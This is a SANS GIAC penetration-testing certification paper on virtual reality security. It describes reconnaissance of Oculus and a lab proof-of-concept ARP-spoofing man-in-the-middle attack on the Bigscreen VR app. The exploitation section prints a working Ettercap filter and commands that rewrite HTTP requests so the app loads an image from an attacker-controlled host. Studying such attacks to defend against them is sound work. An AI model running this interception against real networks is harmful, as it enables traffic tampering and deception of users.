



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Enterprise Penetration Testing (Security 560)"
at <http://www.giac.org/registration/gpen>

Hacking Humans: The Evolving Paradigm with Virtual Reality

GIAC (GPEN) Gold Certification

Author: Andrew J. Andrasik, andrew@cy-int.com

Advisor: David Hoelzer

Accepted: November 2017

Abstract

Virtual reality (VR) systems are evolving from high-end gaming and military applications to being used in day-to-day business operations and daily life. Cyber security professionals must begin now to prepare proactive threat analysis and incident handling plans that cover information systems and users. Previous compromises illustrate the devastating effects malware can have on the confidentiality, integrity, and availability of information systems. These disastrous consequences may be transferred directly to the user given his or her perception of events. Even in the early stages, VR represents a new paradigm within the information age. Today, users view information systems through a monitor that acts as a window into a virtual environment. Within VR, a user may become completely immersed while absorbing information from all five senses. VR represents a dichotomy that adds a potential human component to an information system compromise. This research project examines offensive tactics, techniques, and procedures, then exploits and extrapolates them to a compromised VR system and the user to illustrate the hazards associated with VR.

1. Introduction

Virtual reality (VR) is an attempt to hack our brains. A hack refers to the exploration of technology to gain a deeper understanding, to manipulate it to perform an action it was not designed to execute (Skoudis, 2017). Our brains are a product of evolution, thus tricking our consciousness into believing a virtual environment is our current physical environment is, therefore, a hack. As humans, our existence and consciousness are made up of thoughts produced by our brains. People combine thoughts to create perspective and use those perspectives to leap to conclusions for quick answers to problems and to act against a stimulus to produce a desired result. The actuality of our existence is defined using the term reality, if we define reality as the world or the state of things as they truly exist. In this context, VR is defined as the world or the state of things as a subject perceives they exist.

As VR systems become more realistic and even indistinguishable from reality, it is essential that practical security mechanisms are in place to defend both the information system producing the artificial reality and the human acting as a subject inside the virtual world. In the near future, VR systems will evolve from high-end gaming and military applications to being used in day-to-day business operations and everyday life. Several major manufacturers sell VR systems. Cyber security professionals must begin now to prepare proactive threat analysis and incident handling plans that cover information systems and users. Previous compromises illustrate the devastating effects malware can cause to the confidentiality, integrity, and availability of information systems. These disastrous consequences may be transferred directly to the user given his or her perception of events. Even in the early stages, VR represents a new paradigm within the information age. Today, users view information systems through a monitor that acts as a window into a virtual environment. Within VR, a user may become completely immersed while absorbing information from all five senses. VR represents a dichotomy that combines a human component with an information system. Since human security and information system security evolved independently; it is critical to evaluate VR as a new paradigm with unaccustomed consequences. This research project examines offensive

tactics, techniques, and procedures, then exploits and extrapolates them to a compromised VR system and the user to illustrate the hazards associated with VR.

1.1. Processing Versus Thinking

VR is quickly becoming a trend that businesses and governments may not be able to avoid. VR can allow a soldier to perform his or her duty overseas while safely stationed on a military base thousands of miles away. VR can enhance an employee's monitor from being 17 inches wide to an infinite size or incorporate all aspects of human communication while employees work remotely from around the globe. Although the degree to which VR systems may transform business and government operations is unknown, it is increasingly important to understand the ramifications VR systems present and ensure human protections are in place. It is imperative to clarify a brief understanding of how our brains absorb information and create original ideas before dissecting a VR system.

Human brains have evolved to an astounding level of consciousness that allows for the creation of original ideas. Ray Kurzweil describes the creation of ideas as a complicated process wherein the brain can understand a structure composed of diverse elements arranged in a pattern, then represent that arrangement with a symbol, then use that symbol as an element in a yet more elaborate configuration (Kurzweil, 2012). For this research, the elaborate configurations will hence be referred to as "objects." The complexities of recursion and pattern recognition are referred to as "hierarchical thinking" and performed in a section of the brain called the neocortex, a distinct characteristic of mammalian brains (Kurzweil, 2012).

The neocortex gathers and applies objects to enhance or create completely new ideas. The storage and retrieval of data is referred to as "memories" and the process of analyzing as "thinking." The absorption of information and hence the perceptions we create are developed from relying on the five senses: sight, hearing, taste, touch, and smell. The generation of a new human occurs from nurturing a new set of code in the form of deoxyribonucleic acid, known more commonly as DNA (Kurzweil, 2012). VR is, in effect, an attempt to hack one or more senses to perceive as though humans are in a place interacting with stimuli that may or may not be real. VR produces different streams

of information specifically designed for a particular sense to imitate a stimulus and change the perception of our current reality.

Information systems have similar functions as the human brain. Different types of memory store data, each with unique characteristics. For example, recovering data from flash drives is much quicker compared to tape drives, but it is easier to store large quantities of data on tapes drives versus flash drives. However, both types of information system memory provide data storage or retrieval as with the human brain. Information system processors also execute logical functions, while physical ports provide inputs wherein electrical signals are collected to absorb new information. However, several significant differences exist between human brains and computers. The human brain is biological, capable of consciousness, and may create original ideas. Pablo Picasso eloquently summed up this distinction by saying, “Computers are useless. They can only give you answers” (Lavin, 1994).

1.2. Cyber Security, Virtual Reality, and Humans

Best practices for cyber security have evolved to include penetration tests as a measure for defending information systems. Penetration testing assists not only in protecting critical assets but also in pushing information systems to perform actions that were not inherent in their original design. Penetration testing or ethical hacking is a common tactic to view a network or computer system from an attacker’s perspective. In other words, ethical hackers imitate malicious actors to advance or secure new or existing technology. Imitating malicious actors often leads to an accurate assessment of risk and produces new policies and procedures devoted to safety and security. Another outcome of ethical hacking is real examples of what an information system is capable of achieving. Ethical hacking manipulates technology which produces atypical results.

VR systems are a part of information systems as a whole. VR systems utilize basic hardware components such as processors, hard drives, or random-access memory (RAM) and software designed to meet certain specifications. For example, VR software aims to create a realistic user interface (UI) in the same basic fashion as a traditional computer’s software is aimed to increase efficiency and productivity through the UI. Therefore, the risk associated with compromising a VR system resembles the risk cyber security

professionals are already accustomed to defending. In cyber security terms, the risk is the probability of a threat exercising a vulnerability. A cyber threat is any combination of actors, entities, or forces that have the capability and intent to cause harm (US Army, 2012). Capability and intent are the primary focus when identifying and measuring threats. An important aspect of a threat is the actor's intent, or how determined an actor is to achieve the malicious outcome. What the actor's intent is and how devoted they are in pursuing the attack significantly changes the likelihood of success and the significance of the impact.

A cyber vulnerability is a defect or limitation an actor can exploit to cause harm (Skoudis, 2017). The degree to which a cyber threat overlaps a cyber vulnerability dictates how much risk a person or organization faces concerning their information systems. Ed Skoudis is the lead for SANS Penetration Curriculum and teaches his students to look for the easiest hack. In other words, the simplest way to exploit a vulnerability or increase your capability is often the most efficient path toward compromising an information system (Skoudis, 2017). Figure 1 illustrates the relationship between threats and risk:




Figure 1: Threat and Vulnerability Visual

As humans depend and interact more with information systems, cyber security becomes increasingly important for human safety and security. Risks are present for humans using the same equation for information systems wherein risk equals threats and

vulnerabilities. If Skoudis's method of finding the easiest hack transcends information systems on to actual humans, historical cyber security metrics will provide insight regarding the origin and course that attacking humans will follow.

Verizon's *2017 Data Breach Investigations Report* (DBIR) illustrates how the severities of threats and vulnerabilities can be extrapolated from malicious cyber activity and broken down using more distinct variables, including capability, intent, and defects. The DBIR defines a breach as an incident that results in the confirmed disclosure of data to an unauthorized party and an incident as a security event that compromises the integrity, confidentiality, or availability of an information asset (Verizon, 2017).

The DBIR concluded that individuals outside of an organization committed 75% of breaches and internal actors committed 25% in 2016 (Verizon, 2017). In this example, internal actors are personnel who are freely given the capability to commit harmful acts because an organization trusts their intent. The DBIR concluded that one-fourth of breaches occurred because an organization knowingly gave an actor the capability to cause harm but assumed they would not (Verizon, 2017).

The DBIR identified that 93% of breaches involved financial motivations or espionage in 2016, and the remaining 7% included fun, ideology, grudges, and everything else (Verizon, 2017). Financial motives are the leading cause for information system compromises and make up over 70% of breaches. Regarding incidents, the DBIR identified denial-of-service (DoS) attacks as the leading classification, making up 26.7% (Verizon, 2017). DoS is considered one of the easiest exploits to perform on information systems, because the availability of an information system may be degraded using technical vulnerabilities or capabilities involving bandwidth or access (Verizon, 2017).

The previous statistics show that necessity and profits are the largest motives for breaches and ease of use is the most significant factor for security incidents. Extending these conclusions, it is probable that a clear motivation exists for hacking a human. Human brains have the most advanced neocortex on the planet and can produce enormous profits from the creation of original ideas, which lead to useful intelligence. Intelligence is required to create wealth, conduct business, spy on other countries, and complete the tasks identified as motives by the DBIR. Information systems do not

possess the capability to form ideas or produce original intelligence. If it is possible to hack a human brain—even using the most common methods such as spying, stealing ideas, influencing decisions, creating a DoS attack, or changing behavior—it is feasible to assume the compromise will produce more profits and better data than compromising an information system (Verizon, 2017).

To be proactive in cyber security, people and organizations must understand all of the risks associated with new and emerging technology. If the level of influence over humans increases with technological advances, such as VR, it is vital to form an adequate security posture. The next assessment follows the simplest methods for compromising an Oculus Rift and presents the core principles for influencing human behavior.

2. Hacking Information Systems: Oculus Rift

The fundamental process of gaining command and control over an information system is approximately the same for any computer system or network. Although vast differences arise over which protocols, architectures, applications, and configurations are implemented, the fundamental steps are Reconnaissance, Scanning, Exploitation, and Post-Exploitation. The following TTPs outline a simple compromise to illustrate a proof of concept regarding how information may be manipulated to change the user experience while using a VR system. The mission is to modify content seen by the user within a VR environment without the user's knowledge or acknowledgment. The following penetration test and assessment took place on a private local area network (LAN) with express permission from the network owner. No penetration testing may occur without explicit permission of the information system owner.

2.1. Reconnaissance



During the Reconnaissance phase, an attacker collects and analyzes as much public and passive information as possible about a specified target. Data visualization and categorization are essential to absorb the information and create intelligence that provides insights during additional phases. Information collected should include technical and nontechnical indicators. Nontechnical information may include data about the parent

organization, people working for the company, company culture, terminology, or any leading information that may provide an edge during technical reconnaissance.

During the Reconnaissance phase, useful nontechnical data collection concluded that Oculus was acquired by Facebook in 2014 for \$2 billion and an additional \$1 billion to retain employees (Heath, 2017). The monetary value does not provide direct indications regarding the security for Oculus Rift or Oculus networks but advocates the importance of the technology for Facebook that usually relates to heightened security measures. Facebook is a well-established technology company that spends billions of dollars on infrastructure and security (DataCenter Knowledge, 2010). It is important to continue to analyze passive technical indicators revolving around Facebook and Oculus for this experiment; the easiest solution for working with a multibillion-dollar security enterprise is to target the human or a third-party application using the technology that may not take security as seriously.

Passive technical indicators for Oculus and Facebook as a whole confirmed the previous assertion that Oculus is part of a major firm with dedicated security. The email address associated with oculus.com is “domain@fb.com” and the canonical name, or CNAME, for “www.oculus.com” points to “oculus.c10r.facebook.com,” indicating that Facebook migrated Oculus production environments after the acquisition. Oculus has a high search engine optimization score, indicating the same, and the first Internet Protocol (IP) address is associated with a northern California IP address owned by Facebook. Other useful bits of information include that the Oculus website utilizes features from Amazon Web Services. Figures 2, 3, and 4 illustrate DNS and Whois information for Oculus:

— Whois & Quick Stats

Email	abusecomplaints@markmonitor.com is associated with ~709,581 domains domain@fb.com is associated with ~3,860 domains	↗
Registrant Org	Oculus VR, LLC is associated with ~1,852 other domains	↗
Registrar	MarkMonitor Inc.	
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited	
Dates	Created on 1995-05-09 - Expires on 2019-05-10 - Updated on 2017-04-08	↗
Name Server(s)	NS-1185.AWSDNS-20.ORG (has 6,918 domains) NS-2030.AWSDNS-61.CO.UK (has 406 domains) NS-308.AWSDNS-38.COM (has 9,984 domains) NS-577.AWSDNS-08.NET (has 8,425 domains)	↗
IP Address	31.13.70.51 - 4 other sites hosted on this server	↗
IP Location	 - California - Los Angeles - Facebook Ireland Ltd	
ASN	 AS32934 FACEBOOK - Facebook, Inc., US (registered Aug 24, 2004)	
Domain Status	Registered And Active Website	
Whois History	367 records have been archived since 2001-11-19	↗
IP History	40 changes on 31 unique IP addresses over 12 years	↗
Registrar History	5 registrars	↗
Hosting History	5 changes on 6 unique name servers over 14 years	↗
Whois Server	whois.markmonitor.com	

— Website


Website Title	 Oculus	↗
Response Code	200	
SEO Score	91%	
Terms	192 (Unique: 133, Linked: 90)	
Images	1 (Alt tags missing: 1)	
Links	50 (Internal: 44, Outbound: 5)	

Figure 2: DomainTools Whois Data for Oculus.com
(Reproduced from DomainTools, 2017)




Figure 3: Oculus TLD Link Chart (Robtex, 2017)




Figure 4: Oculus DNS Resolutions Link Chart (Robtex, 2017)

2.2. Scanning

Information collected during the Reconnaissance phase led to the contention that compromising a third-party application may result in the most efficient use of resources to complete the desired effect. The Scanning phase concentrated on performing active and passive scans in a controlled environment. The hardware and software used during this assessment are listed in Appendix A. The examples provided and TTPs used throughout the Scanning, Exploitation, and Post-Exploitation phases are operational outside of this lab environment but must be authorized by the network owner.

In this environment, the Oculus Rift operated over Oculus App Version 1.17, which ran on Windows 10 Pro, Version 1703. Windows 10 received internet connectivity from a CAT-6 ethernet cable plugged into a Verizon router. Initial passive packet capture on the Verizon router identified Address Resolution Protocol (ARP) requests. ARP requests are evident throughout most network communications. ARP is a data link (layer 2) protocol that identifies media access control (MAC) addresses with corresponding IP addresses to process network information (Karumanchi, 2017). ARP requests link network interface cards using MAC addresses to applications using Transmission Control Protocol (TCP) / Internet Protocol (IP) connections to facilitate network communications (Karumanchi, 2017). Figure 5 depicts Packet Capture (PCAP) information for ARP requests between the Verizon router and the Windows host:

No.	Time	Source	Destination	Protocol	Length	Info
183	42.854116	Verizon_b2:4f:ff	Dell_fc:d2:c5	ARP	60	Who has 192.168.1.171? Tell 192.168.1.1
184	42.854154	Dell_fc:d2:c5	Verizon_b2:4f:ff	ARP	42	192.168.1.171 is at 44:a8:42:fc:d2:c5

>	Frame 184: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
✓	Ethernet II, Src: Dell_fc:d2:c5 (44:a8:42:fc:d2:c5), Dst: Verizon_b2:4f:ff (48:5d:36:b2:4f:ff)
	> Destination: Verizon_b2:4f:ff (48:5d:36:b2:4f:ff)
	> Source: Dell_fc:d2:c5 (44:a8:42:fc:d2:c5)
	Type: ARP (0x0806)
✓	Address Resolution Protocol (reply)
	Hardware type: Ethernet (1)
	Protocol type: IPv4 (0x0800)
	Hardware size: 6
	Protocol size: 4
	Opcode: reply (2)
	Sender MAC address: Dell_fc:d2:c5 (44:a8:42:fc:d2:c5)
	Sender IP address: 192.168.1.171
	Target MAC address: Verizon_b2:4f:ff (48:5d:36:b2:4f:ff)
	Target IP address: 192.168.1.1

0000	48 5d 36 b2 4f ff 44 a8 42 fc d2 c5 08 06 00 01	HJ6.0.D. B.....
0010	08 00 06 04 00 02 44 a8 42 fc d2 c5 c0 a8 01 abD. B.....
0020	48 5d 36 b2 4f ff c0 a8 01 01	HJ6.0... ..

Figure 5: ARP Request for 192.168.1.171

Because the Reconnaissance phase predicted high-level security implications for Facebook and Oculus, the identification of all traffic coming to and from the Oculus app as fully encrypted can be expected. Encrypted network activity captured included samples from the Oculus Store, Oculus updates, and several games, including Google Earth VR and Project Cars. Based on the intelligence collected earlier, the most convenient way to demonstrate manipulating the user experience from a technical perspective inside of a VR application was to find an application that sent an extensive amount of information over unencrypted communications, such as Hypertext Transfer Protocol (HTTP).

In 2014, Bigscreen was founded in California to create a VR telepresence platform that allows users to experience typical media platforms, such as Netflix, within a VR environment (Bigscreen, 2017). Bigscreen's Oculus version provided an application that relied on network activity and transferred a significant portion of traffic over unencrypted communications. While running the Bigscreen application and passively capturing network traffic, the application made an HTTP 1.1 request for the file "ui-min.html" version 0.18.2. The response included a document from Github.com, titled *Bigscreen UI*, which provided several useful details regarding how the UI operates relating to images and JavaScript. Figure 6 illustrates Bigscreen's UI documentation:



```

Wireshark · Follow TCP Stream (tcp.stream eq 5)

GET /ui2/2.0/ui-min.html?version=0.18.2 HTTP/1.1
Connection: keep-alive
Host: prod.bigscreenvr.com

HTTP/1.1 200 OK
Server: GitHub.com
Content-Type: text/html; charset=utf-8
Last-Modified: Tue, 29 Aug 2017 17:11:01 GMT
Access-Control-Allow-Origin: *
Expires: Thu, 31 Aug 2017 23:54:59 GMT
Cache-Control: max-age=600
X-GitHub-Request-Id: FF0E:7059:95D1FE:D830BD:59A89F7A
Content-Length: 88969
Accept-Ranges: bytes
Date: Mon, 04 Sep 2017 16:18:31 GMT
Via: 1.1 varnish
Age: 0
Connection: keep-alive
X-Served-By: cache-dca17750-DCA
X-Cache: HIT
X-Cache-Hits: 1
X-Timer: S1504541912.605417,VS0,VE213
Vary: Accept-Encoding
X-Fastly-Request-ID: ec86dea29613e7db91ef199bfc0960cc61a7006b

<!DOCTYPE html>
<head>
  <title>Bigscreen UI</title>

```

Figure 6: Bigscreen User Interface HTML Document

Further packet collection identified the process to conduct a man-in-the-middle (MitM) attack against the running application and change the UI through injecting ARP requests. While immersed in Bigscreen’s VR application, a user menu contains a screen with multiple options to transform the user experience. One of the navigation items within the menu is titled “Environment” and allows a user to choose an environment while inside of the application. This option includes several choices, such as Andromeda, Full Moon, Sunset, and Mars. Figure 7 shows Bigscreen’s Navigation Menu:




Figure 7: Bigscreen Navigation Menu Environment Options

The Hypertext Markup Language (HTML) for the menu follows the schema from the document *Bigscreen UI* and loads the images for the environment types within an HTML class, as seen in Figure 8:

```
<button class='btn btn-enviro' data-environment='Sunset'>
  
  <span class="environment-name">Sunset</span>
  <i class="fa fa-leaf"></i>
</button>
```

Figure 8: PCAP for Sunset Environment Image

This method provided a definite attack surface in plain text with control of the Verizon router; the proof-of-concept (POC) attack can move into the Exploitation phase.


2.3. Exploitation

A MitM provides the means to exploit the Environment section of the Bigscreen navigation menu. A successful MitM attack would search and replace HTTP requests and HTML outputs. The Verizon router has an IP address of 192.168.1.1 and provides routing

and switching capabilities. The routing capabilities allow traffic to communicate between the LAN and the internet, while the switching capabilities allow traffic to communicate as frames over switched ports that are allocated based on the MAC address. The switch aspects of the Verizon router learn the source MAC addresses and record them in a content-addressable memory (CAM) table. This table provides reliable network communication between the data link (layer 2) and the network (layer 3) within the Open Systems Interconnection) model (Cisco, 2009).

Security tools, such as Ettercap, enable sniffing live connections, filtering content, and dissecting numerous protocols (Ettercap, 2017). Ettercap comes preinstalled on Offensive Security's Kali Linux, which can execute as a virtual machine (VM) on Windows 10. In this example, Kali Linux's network is set up as bridged and contains the IP address 192.167.1.201. After Kali Linux has been set up, the picture "senset1.jpg" is retrieved from Bigscreen's server, modified, and hosted on Kali's Apache HTTP server. The compromised picture remained the same except for a red box surrounding the string "42" that was added using Microsoft Paint. The picture could be completely removed, modified, or changed in almost any way, including the addition of exploit code where feasible. Any image pulled over HTTP may be chosen for this POC exploit.

The command to start Kali Linux's HTTP server is "service apache2 start". The following screenshot (Figure 9) shows the Kali Linux VM IP address and the modified pictured being renamed to "sunset1.jpg" and stored in "/var/www/html":



```

root@kali: /var/www/html
File Edit View Search Terminal Help
root@kali:/var/www/html# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.201 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe08:4f18 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:08:4f:18 txqueuelen 1000 (Ethernet)
    RX packets 718020 bytes 378770721 (361.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 289458 bytes 122808889 (117.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 600 bytes 43880 (42.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 600 bytes 43880 (42.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:/var/www/html# ls
index.html index.nginx-debian.html sunset11x.jpg
root@kali:/var/www/html# mv sunset11x.jpg sunset1.jpg
root@kali:/var/www/html#

```

Figure 9: Kali Linux Terminal

The modified image file is available from the address “http://192.168.1.201/sunset.jpg.” Using Ettercap, ARP injection requests are sent to the Verizon router to replace the existing CAM table with new addresses placing Ettercap in between traffic sent to and from Bigscreen’s servers. Ettercap identifies what to find and replace based on preloaded instructions. A script titled “basic_image_replacer.filter” is created to send Ettercap instructions regarding what to search for and replace. The filter instructs Ettercap to monitor TCP connections wherein the destination port is 80 and replace the string “Accept-Encoding” with “Accept-Rubbish!” and “If-Modified-Since” with “If-Stupidified-Now”. In these instances, it is important to ensure that the same number of characters are in both strings. The final instruction changes the image request location from “/ui2/2.0/img/environments/sunset1.jpg” to “sunset1.jpg” and “prod.bigscreen.com” to “192.168.1.201.”

```

root@kali: ~
File Edit View Search Terminal Help
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#####
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "If-Modified-Since")) {
        replace("If-Modified-Since", "If-Stupidified-Now");
        # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!\n");
    }
}
if (search(DATA.data, "GET /ui2/2.0/img/environments/sunset1.jpg HTTP/1.1")) {
    replace("/ui2/2.0/img/environments/sunset1.jpg", "/sunset1.jpg");
    replace("Host: prod.bigscreenvr.com", "Host: 192.168.1.201");
    msg("Replaced Header Info");
}

```

Figure 10: Ettercap Filter to Change Image

Ettercap formats the filter into useful instructions (Figure 11) using the command “Ettercap basic_image_replacer.filter -o image_replacer.ef.”

```

root@kali:~# vi basic_image_replacer.filter
root@kali:~# etterfilter basic_image_replacer.filter -o image_replacer.ef

etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPoE IP6 IP ARP

Parsing source file 'basic_image_replacer.filter' done.
Leaf node folding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'image_replacer.ef' done.

-> Script encoded into 15 instructions.

root@kali:~#

```

Figure 11: Ettercap Filter to Instructions

The Ettercap graphical UI executes the formatted instructions and when the user in VR navigates back to the navigation menu. The original image loaded from “prod.bigscreen.com” is now loaded from the Kali Linux VM on IP address 192.168.1.201 and is displayed to the user.

